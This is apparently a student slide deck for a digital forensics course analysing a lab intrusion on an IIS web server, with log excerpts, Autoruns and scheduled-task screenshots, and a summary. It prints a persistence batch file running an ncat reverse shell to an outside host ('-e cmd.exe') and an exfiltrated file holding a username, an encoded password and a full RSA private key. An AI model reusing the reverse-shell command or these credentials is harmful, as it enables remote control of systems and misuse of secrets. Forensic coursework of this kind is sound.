

DIGITAL FORENSICS TECHNOLOGY AND PRACTICES:


PROJECT 3 – FORENSIC ANALYSIS OF AN INTRUSION

**DIGITAL FORENSICS &
CYBER
INVESTIGATION
DFC 620
12/16/2022**



PROJECT 3 - INTRODUCTION

- ❖ **IIS Logs**
- ❖ **Startup folder**
- ❖ **Evidence of Exfiltration**
- ❖ **Time that Hacker entered the System**

- 
- ❖ The Cloud provider motioning the IDS noticed there was website scanning activity
 - ❖ The Cloud provider saw an IP Address scanning the website making an SSH connection
 - ❖ The analyst reviewing the logs and realize there might have been some malicious activity

LOGS

```
6645 2022-10-23 03:30:36 10.138.8.96 GET /hidden/imports - 80 - 10.138.18.111 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1) - 404 0 2 1
6646 2022-10-23 03:30:36 10.138.8.96 GET /hidden/impressum - 80 - 10.138.18.111 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1) - 404 0 2 0
6647 2022-10-23 03:30:36 10.138.8.96 GET /hidden/in - 80 - 10.138.18.111 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1) - 404 0 2 0
6648 2022-10-23 03:30:36 10.138.8.96 GET /hidden/inbound - 80 - 10.138.18.111 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1) - 404 0 2 0
6649 2022-10-23 03:30:36 10.138.8.96 GET /hidden/inbox - 80 - 10.138.18.111 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1) - 404 0 2 0
6650 2022-10-23 03:30:36 10.138.8.96 GET /hidden/inc - 80 - 10.138.18.111 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1) - 404 0 2 1
6651 2022-10-23 03:30:36 10.138.8.96 GET /hidden/incl - 80 - 10.138.18.111 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1) - 404 0 2 0
6652 2022-10-23 03:30:36 10.138.8.96 GET /hidden/include - 80 - 10.138.18.111 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1) - 404 0 2 0
6653 2022-10-23 03:30:36 10.138.8.96 GET /hidden/includes - 80 - 10.138.18.111 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1) - 404 0 2 0
6654 2022-10-23 03:30:36 10.138.8.96 GET /hidden/incoming - 80 - 10.138.18.111 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1) - 404 0 2 0
6655 2022-10-23 03:30:36 10.138.8.96 GET /hidden/incs - 80 - 10.138.18.111 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1) - 404 0 2 0
6656 2022-10-23 03:30:36 10.138.8.96 GET /hidden/incubator - 80 - 10.138.18.111 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1) - 404 0 2 0
6657 2022-10-23 03:30:36 10.138.8.96 GET /hidden/index - 80 - 10.138.18.111 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1) - 404 0 2 0
6658 2022-10-23 03:30:36 10.138.8.96 GET /hidden/Index - 80 - 10.138.18.111 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1) - 404 0 2 0
6659 2022-10-23 03:30:36 10.138.8.96 GET /hidden/index.htm - 80 - 10.138.18.111 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1) - 200 0 0 0
6660 2022-10-23 03:30:36 10.138.8.96 GET /hidden/index.html - 80 - 10.138.18.111 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1) - 404 0 2 0
6661 2022-10-23 03:30:36 10.138.8.96 GET /hidden/index.php - 80 - 10.138.18.111 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1) - 404 0 2 0
6662 2022-10-23 03:30:36 10.138.8.96 GET /hidden/index_01 - 80 - 10.138.18.111 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1) - 404 0 2 1
6663 2022-10-23 03:30:36 10.138.8.96 GET /hidden/index_1 - 80 - 10.138.18.111 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1) - 404 0 2 0
6664 2022-10-23 03:30:36 10.138.8.96 GET /hidden/index_2 - 80 - 10.138.18.111 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1) - 404 0 2 0
6665 2022-10-23 03:30:36 10.138.8.96 GET /hidden/index_adm - 80 - 10.138.18.111 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1) - 404 0 2 0
6666 2022-10-23 03:30:36 10.138.8.96 GET /hidden/index_admin - 80 - 10.138.18.111 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1) - 404 0 2 0
6667 2022-10-23 03:30:36 10.138.8.96 GET /hidden/index_files - 80 - 10.138.18.111 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1) - 404 0 2 0
6668 2022-10-23 03:30:36 10.138.8.96 GET /hidden/index_var_de - 80 - 10.138.18.111 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1) - 404 0 2 0
6669 2022-10-23 03:30:36 10.138.8.96 GET /hidden/index1 - 80 - 10.138.18.111 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1) - 404 0 2 0
6670 2022-10-23 03:30:36 10.138.8.96 GET /hidden/index2 - 80 - 10.138.18.111 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1) - 404 0 2 0
6671 2022-10-23 03:30:36 10.138.8.96 GET /hidden/index3 - 80 - 10.138.18.111 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1) - 404 0 2 0
6672 2022-10-23 03:30:36 10.138.8.96 GET /hidden/indexes - 80 - 10.138.18.111 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1) - 404 0 2 0
6673 2022-10-23 03:30:36 10.138.8.96 GET /hidden/industries - 80 - 10.138.18.111 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1) - 404 0 2 0
6674 2022-10-23 03:30:36 10.138.8.96 GET /hidden/industry - 80 - 10.138.18.111 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1) - 404 0 2 0
6675 2022-10-23 03:30:36 10.138.8.96 GET /hidden/indy admin - 80 - 10.138.18.111 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1) - 404 0 2 0
```

- During the investigation what was found in the logs.


IIS LOGS

> This PC > Chinco-OS (C:) > inetpub > logs > LogFiles > W3SVC1

Name	Date modified	Type	Size
u_ex221023	10/23/2022 3:40 A...	Text Document	2,405 KB
u_ex221110	11/10/2022 3:03 A...	Text Document	1 KB


```
1 #Software: Microsoft Internet Information Services 10.0
2 #Version: 1.0
3 #Date: 2022-11-10 03:03:39
4 #Fields: date time s-ip cs-method cs-uri-stem cs-uri-query s-port cs-username c-ip cs(User-Agent) cs(Referer) sc-status sc-substatus sc-win32-status time-taken
5 2022-11-10 03:03:39 10.138.8.96 GET /hidden/index.htm - 80 - 10.138.18.111 Mozilla/5.0+(X11;+Linux+x86_64;+rv:78.0)+Gecko/20100101+Firefox/78.0 - 200 0 0 174
6
```

AUTORUNS AND/OR THE STARTUP FOLDER



A screenshot of a Notepad++ window titled "C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\chinco.bat - Notepad++ [Administrator]". The window shows a netcat listener command: `ncat -c chinco.com -e cmd.exe`. The command is entered on two lines: line 1 is `ncat -c chinco.com` and line 2 is `-e cmd.exe`.

❖ Where is the folder located?




A screenshot of the Autoruns utility window. The window title is "Autoruns [CHINCO\Administrator] - Sysinternals: www.sysinternals.com". The window shows a list of startup entries with columns for "Autorun Entry", "Description", "Publisher", "Image Path", and "Timestamp". The entries are as follows:

Autorun Entry	Description	Publisher	Image Path	Timestamp
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\AlternateShells				11/15/2018 12:05 AM
<input checked="" type="checkbox"/> cmd.exe	Windows Command Processor (Verified)	Microsoft Windows	c:\windows\system32\cmd.exe	5/30/2008 12:32 AM
HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\AlternateShells\AvailableShells				9/15/2018 7:19 AM
<input checked="" type="checkbox"/> 30000			File not found: cd /d	
HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run				5/21/2019 11:00 PM
<input checked="" type="checkbox"/> SunJavaUpdate...	Java Update Scheduler (Verified)	Oracle America, Inc.	c:\program files (x86)\commo...	12/16/2018 5:51 AM
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup				6/24/2021 11:05 PM
<input checked="" type="checkbox"/> CodeMeter Contr...	CodeMeter Control Center (Verified)	WIBU-SYSTEMS AG	c:\program files (x86)\codeme...	7/19/2018 5:38 PM
C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup				11/10/2022 2:46 AM
<input checked="" type="checkbox"/> chinco.bat			c:\users\administrator\appdat...	11/10/2022 2:34 AM
<input checked="" type="checkbox"/> Chinco.exe	BGInfo - Wallpaper text config... (Verified)	Microsoft Corporation	c:\users\administrator\appdat...	9/19/2019 9:16 PM
HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components				5/21/2019 10:01 PM
<input checked="" type="checkbox"/> Google Chrome	Google Chrome Installer (Verified)	Google LLC	c:\program files (x86)\google\...	12/12/2022 6:07 PM

SCHEDULED TASKS

- What is a scheduled task? (project 2)
- Where is the folder located?
- What does the Task likely do?



The screenshot shows a Notepad++ window titled "*C:\Windows\System32\Tasks\PROJECT2 - Notepad++ [Administrator]". The window contains an XML file named PROJECT2.xml. The XML defines a task with the following details:

- Task version:** 1.2
- RegistrationInfo:**
 - Date:** 2022-11-10T02:28:48
 - Author:** CHINCO\chincoadmin
 - URI:** \PROJECT2
- Triggers:**
 - CalendarTrigger:**
 - StartBoundary:** 2022-11-10T02:28:00
 - Enabled:** true
 - ScheduleByDay:**
 - DaysInterval:** 1

```
1 <?xml version="1.0" encoding="UTF-16"?>
2 <Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
3   <RegistrationInfo>
4     <Date>2022-11-10T02:28:48</Date>
5     <Author>CHINCO\chincoadmin</Author>
6     <URI>\PROJECT2</URI>
7   </RegistrationInfo>
8   <Triggers>
9     <CalendarTrigger>
10      <StartBoundary>2022-11-10T02:28:00</StartBoundary>
11      <Enabled>true</Enabled>
12      <ScheduleByDay>
13        <DaysInterval>1</DaysInterval>
14      </ScheduleByDay>
15    </CalendarTrigger>
16  </Triggers>
```


THE GOLDEN NUGGET - EXFILTRATION

File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?



security.txt x YOURNAME x u_ex221110.log x u_ex221023.log x chinco.bat x

```
1 #Software: Microsoft Internet Information Services 10.0
2 #Version: 1.0
3 #Date: 2022-11-10 03:03:39
4 #Fields: date time s-ip cs-method cs-uri-stem cs-uri-query s-port cs-username c-ip cs(User-Agent) cs(Referer) sc-status sc-substatus sc-win32-status time-taken
5 2022-11-10 03:03:39 10.138.8.96 GET /hidden/index.htm - 80 - 10.138.18.111 Mozilla/5.0+(X11;+Linux+x86_64;+rv:78.0)+Gecko/20100101+Firefox/78.0 - 200 0 0 174
6
```

```
1 Chincoadmin
2 Q2hpbmNv
3 -----BEGIN RSA PRIVATE KEY-----
4 MIIEowIBAAKCAQEAvvt7yVKCv1Goof0pPkmhBe5x/M9VVfQzSucQ4+hyQ524uPa
5 WDSdxh6x+OUCsKBx1U37U411T3+Y7tTFH2O2eucIlQXz18BucakrZYg4NroIYazp
6 lXt+NMU0L4bWj9hoUcJ4lkVygKpjzfuV9/ZJGtF8FRfUaFcmlylOYfyMMYh1qpOJ
7 it2qoqLMy6s2FhFRZ8DJgBBEHV91Jgo2tT0LeYhtXeed4xLXO1sAGyWSAdqHuICP
8 Yx1WHCHjJDCovxjAnGuRpo6RIdokZLXA+d138+CVWbGDBLZ5RrFtjq0GUbfCJe48
9 h/dEoBe644/Ifa03V3Uc7vllpGts54qFoeHyTwIDAQABaoIBAGXkXD2jxNdvT63l
10 GF0Be+xbkCXXKc12V9XORIdS1y9Yt3mXctMA/9Bp+g+tLm2zKnRD1gvIlqqSIafp6
11 HfRsSY42ttBzFWXQIVyIqfuIep1QEWqzSwgSk9npOJb+tHiYN8fvHlDmCm9MQOVA
12 LhFWF9i0DSRfy1ZDsPU1BVmn2NAP1Ly5VLqebw10A10alDXR4HBqukmWuAJJLJBp
13 sSpYdWsKwBWB+NwNFPuetyIrDnxRaAsODvRGX0aY/XaZGcmi8sb8Yf8jdKNnQgg7
14 qVqPM0fPtHw+t7uTnj+3X1lw/m7tpVEqukhILP17x1UXDSMPFyldrKB/qI6K5PPz
15 d01KMdECgYEA/WptDCPRtcsP3NBECnKFP/GsGzm87IDQ2KspPrmJrWL9MfHEYwfv
16 ivgaJftuCHZcOITIZrHQ6I3flZRGk8v8YUOTkoF6dFGDx0ymB2mus6/CCog5BjR2
17 huA8/bwy0hxgVMoy8vH/NVBKt1jSVY7VvDNQFneXDFr/eVkvVue/ODycCgYEAwO4R
18 O16LjW8BnF+Cxyd5e+wwNYgh7GM2cQ5oRiUdsOJrjPQ1kz4GINzGaARgqWBicrGc
19 sSVHGbG5EPqeTprHDTxw7c61qRFL0IH8QJ2v3qcwJgeEbAP7UL52nj/4MBCX09zp
20 6IiPWNwZzOm6Tmsd0/8c89IetgkTexSfInr8fJkCgYB7JgToKV/34D5NKEhoa06l
21 zGO+t0hABj13kXXxrWhigGBZDQxKs8iM2BScJnJKWnpxXODY0UCCqpWssum5WR/E
22 hHpqb9F6RUKsz2q/n3PuJJLVu206vrP6x23cQGDSCkg17DzmIwPKfMJSZy+PtGHZ
23 m3YH8d0pe+86oTgVq5uPcQKBgQCio05oMv98ZdzgbQdGeo4wQ5ILHLcR9PeBqBDL
24 mtmZMzwnIe+vKhezKJL6QrwZkYAXW/0cBPG9zHGhsobOKF68w2d+wScsfQWwKb25
25 hB+wRbw6L1YPEmYRjJqfOOJJ1sG3Lm99hdvu7SBFehx/v8yj47GwnJvJpNEaaV+Pc
26 9bg8+QKBgFqQhOCc4fCs51wxrRAM42LotJb1/RxldCEyHkhVtqCD8zVJrZLe/KqG
27 kJB/qW+4tVw3/ok5t5nKpF8JgkStvbp2EXzds1/NeO10AvLaWjTkWVDkc+yNbCIz
28 e8/Wu7YWzcun+apf2XOlw3Ke7D1wVf+NtFh+FSSgkn7dnyk95Ggk
29 -----END RSA PRIVATE KEY-----
```


This PC > Chinco-OS (C:) > inetpub > logs > LogFiles > W3SVC1

Name	Date modified	Type	Size
u_ex221023	10/23/2022 3:40 A...	Text Document	2,405 KB
u_ex221110	11/10/2022 3:03 A...	Text Document	1 KB



> This PC > Chinco-OS (C:) > Windows > System32 >

Name	Date modified	Type	Size
ta-lk	9/15/2018 7:19 AM	File folder	
Tasks	12/19/2022 10:57 ...	File folder	
th-TH	3/10/2022 3:50 PM	File folder	
ti-et	9/15/2018 7:19 AM	File folder	

> This PC > Chinco-OS (C:) > inetpub > wwwroot > hidden

Name	Date modified	Type	Size
 index	11/10/2022 2:58 A...	Chrome HTML Do...	2 KB

> This PC > Chinco-OS (C:) > inetpub > wwwroot >

Name	Date modified	Type	Size
hidden	10/23/2022 3:12 A...	File folder	
 iisstart	10/23/2022 12:13 ...	Chrome HTML Do...	1 KB
 iisstart	10/22/2022 11:51 ...	PNG File	98 KB

SUMMARY

- *Based on the evidence presented in this video, I believe the system is fully compromised:*
- *Startup folder*
- *IIS Logs*
- *Another Administrator Account Created and added to the Administrators Group*
- *Time that Hacker entered the System (If you find that artifact)*
- *Evidence of Exfiltration*
- *Next Steps Suggested? Rebuild the Operating System, Block IP's, Additional Software/Monitoring*

REFERENCES

- *<APA Reference Citations>*
- Rickard, H., & Farr, T. (2022, February 17). 5 crucial steps to take after your email has been compromised. Blog. Retrieved December 18, 2022, from <https://blog.goptg.com/5-steps-after-email-is-compromised>
- Smet, A. D., Gagnon, C., & Mygatt, E. (2022, August 26). Organizing for the future: Nine keys to becoming a future-ready company. McKinsey & Company. Retrieved December 19, 2022, from <https://www.mckinsey.com/capabilities/people-and-organizational-performance/our-insights/organizing-for-the-future-nine-keys-to-becoming-a-future-ready-company>